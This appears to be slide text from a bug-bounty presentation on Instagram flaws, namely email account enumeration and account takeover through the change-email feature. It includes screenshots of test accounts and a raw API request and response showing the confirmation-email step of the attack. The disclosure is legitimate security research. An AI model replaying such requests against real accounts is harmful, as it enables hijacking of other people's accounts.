
7. Email Address Account Enumeration



After reviewing the issue you have reported, we have decided to award you a bounty of \$750 USD.


WEB + MOBILE

7. Email Address Account Enumeration



WEB + MOBILE

7. Email Address Account Enumeration



WEB + MOBILE

8. Account Takeover via Change Email Functionality

I forgot my password.


If you can't remember your password, you can reset it through your email address or your Facebook account. To reset your password, first tap **Forgot?** next to **Password** on the log in screen.

- To reset through your email address, tap **Username or Email**, enter your username or the email address you used to create your account and tap search. Choose **Send a Password Reset Email**.
- To reset through Facebook, tap **Reset using Facebook**. You may be asked to log into Facebook. You can then enter a new password for the Instagram account that was most recently [linked](#) to your Facebook account.


If you can't access the email you registered with and you didn't link your Instagram account to Facebook, we're not able to give you access to this account.

WEB + MOBILE

8. Account Takeover via Change Email Functionality




Spot the difference




WEB + MOBILE

8. Account Takeover via Change Email Functionality




WEB + MOBILE

8. Account Takeover via Change Email Functionality



WEB + MOBILE

8. Account Takeover via Change Email Functionality



WEB + MOBILE

8. Account Takeover via Change Email Functionality

Change Your Password


Change your password to make sure your account stays safe.

Instagram

WEB + MOBILE

8. Account Takeover via Change Email Functionality

a. Unconfirmed Email Address Reset to Default



The screenshot shows the Instagram 'Edit Profile' page for the user 'pentestingvictim'. The browser address bar displays 'https://instagram.com/accounts/edit/'. The page features a dark blue header with the Instagram logo and a home icon. A left sidebar contains a 'YOUR ACCOUNT' menu with options: 'Edit Profile', 'Change Password', 'Manage Applications', 'Badges', and 'Log Out'. The main content area is titled 'Edit Profile' and displays a green success message: 'Successfully updated your profile'. Below the message are four form fields: 'Name' (empty), 'Email' (filled with 'instagrampentesting1@gmail.com'), 'Username' (filled with 'pentestingvictim'), and 'Phone number' (empty).

Field	Value
Name	
Email	instagrampentesting1@gmail.com
Username	pentestingvictim
Phone number	

WEB + MOBILE

8. Account Takeover via Change Email Functionality

a. Unconfirmed Email Address Reset to Default


The screenshot shows the Instagram 'Edit Profile' interface. The top navigation bar includes a home icon, the Instagram logo, and the user's profile picture and name 'pentestingattacker'. On the left, a sidebar menu lists 'YOUR ACCOUNT' options: 'Edit Profile', 'Change Password', 'Manage Applications', 'Badges', and 'Log Out'. The main content area is titled 'Edit Profile' and contains two red error messages: 'Another account is using instagrampentesting1@gmail.com.' and 'You need an email or confirmed phone number.'. Below these messages are three input fields: 'Name' (empty), 'Email' (containing 'instagrampentesting1@gmail.com' and highlighted in red), and 'Username' (containing 'pentestingattacker').

Field	Value
Name	
Email	instagrampentesting1@gmail.com
Username	pentestingattacker

WEB + MOBILE

8. Account Takeover via Change Email Functionality

a. Unconfirmed Email Address Reset to Default



Request:

```
POST /api/v1/accounts/send_confirm_email/ HTTP/1.1
User-Agent: Instagram 6.18.0 Android (16/4.1.2; 240dpi; 480x800; samsung; GT-I9070; GT-I9070;
samsungianice; en_GB)
Cookie: ds_user_id=2039628145; igfl=pentestingattacker;
csrftoken=ec4889f6aef2dc7791a2ec3c6140f2b1; mid=VTd6MgABAAHPf5iRVJ-Jjfv2-4c3;
sessionid=IGSCee7970cd80f16667fd836f4bf82fe1145f7b2b14375b423c512c359fa24c6674%3AOzGpfec
Dn1bOXJJcHt6VzevhMEvAomJO%3A%7B%22_auth_user_id%22%3A2039628145%2C%22_token%22%3
A%22039628145%3AWz4EkJHxVhjoqXpf1RuRmbuwHul3WxTK%3Aa84eb898bf65ca775c03b9e71174ce
ad9d4b244a4e4bf93c834460cbcdb38ccb%22%2C%22_auth_user_backend%22%3A%22accounts.backen
ds.CaseInsensitiveModelBackend%22%2C%22last_refreshed%22%3A1429836657.297909%2C%22_tl%2
2%3A1%2C%22_platform%22%3A1%7D; is_starred_enabled=yes

ig_sig_key_version=4&signed_body=036c28e00e81abe52afd22ba9355d719955b8223819253f241e6daa
b2968691e>{"email":"instagrampentesting1@gmail.com","send_source":"edit_profile","_csrftoken":"ec
4889f6aef2dc7791a2ec3c6140f2b1","_uid":"cd88a81a-3663-4005-b317-
bcdbd41d186b","_uid":"2039628145"}
```

Response:


```
HTTP/1.1 200 OK

{"body":"Someone else is using that email address. We'll email you a confirmation and update your
contact info once you confirm that instagrampentesting1@gmail.com is your email
address","status":"ok","is_email_legit":false,"title":"Confirm Your Email"}
```

WEB + MOBILE

8. Account Takeover via Change Email Functionality

